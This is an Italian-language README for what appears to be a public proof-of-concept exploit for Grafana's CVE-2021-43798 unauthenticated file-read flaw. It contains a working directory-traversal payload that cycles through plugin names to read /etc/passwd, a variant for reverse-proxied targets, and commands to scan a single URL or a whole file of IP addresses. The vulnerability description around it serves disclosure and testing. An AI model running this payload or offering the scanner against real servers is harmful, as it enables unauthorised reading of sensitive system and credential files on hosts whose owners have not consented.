moch3n/cve-2021-43798-grafana_fileread
grafana CVE-2021-43798 POC per la vulnerabilità di lettura arbitraria di file, utilizza un metodo di rilevamento a rotazione con più plugin, consente di specificare un singolo URL e di leggere URL da un file

Se l'oggetto è elaborato tramite proxy inverso, il payload può essere sostituito con questo
url1 = url +"/public/plugins/"+str.rstrip(plugins)+"/#/../..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f/etc/passwd"
Grafana è una piattaforma di visualizzazione dati web open source multipiattaforma. Dopo aver configurato le sorgenti dati collegate, Grafana può mostrare grafici e avvisi dei dati nel browser web. Grafana presenta una vulnerabilità di lettura arbitraria di file non autenticata, che consente a un utente malintenzionato di leggere qualsiasi file sull'host senza autenticazione.
CVE: CVE-2021-43798 Componente: Grafana Tipo di vulnerabilità: Lettura file Impatto: Ottenere informazioni sensibili Descrizione: Un utente malintenzionato non autenticato può sfruttare questa vulnerabilità per ottenere file sensibili dal server

python3 grafana_fileread.py -u http://localhost:3000
 I dati ottenuti possono essere visualizzati nel file
grafana 8.x_fileread_vuln.txt
 2. Rilevamento degli IP presenti in un file
python3 grafana_fileread.py -f file.txt

-h per visualizzare l'aiuto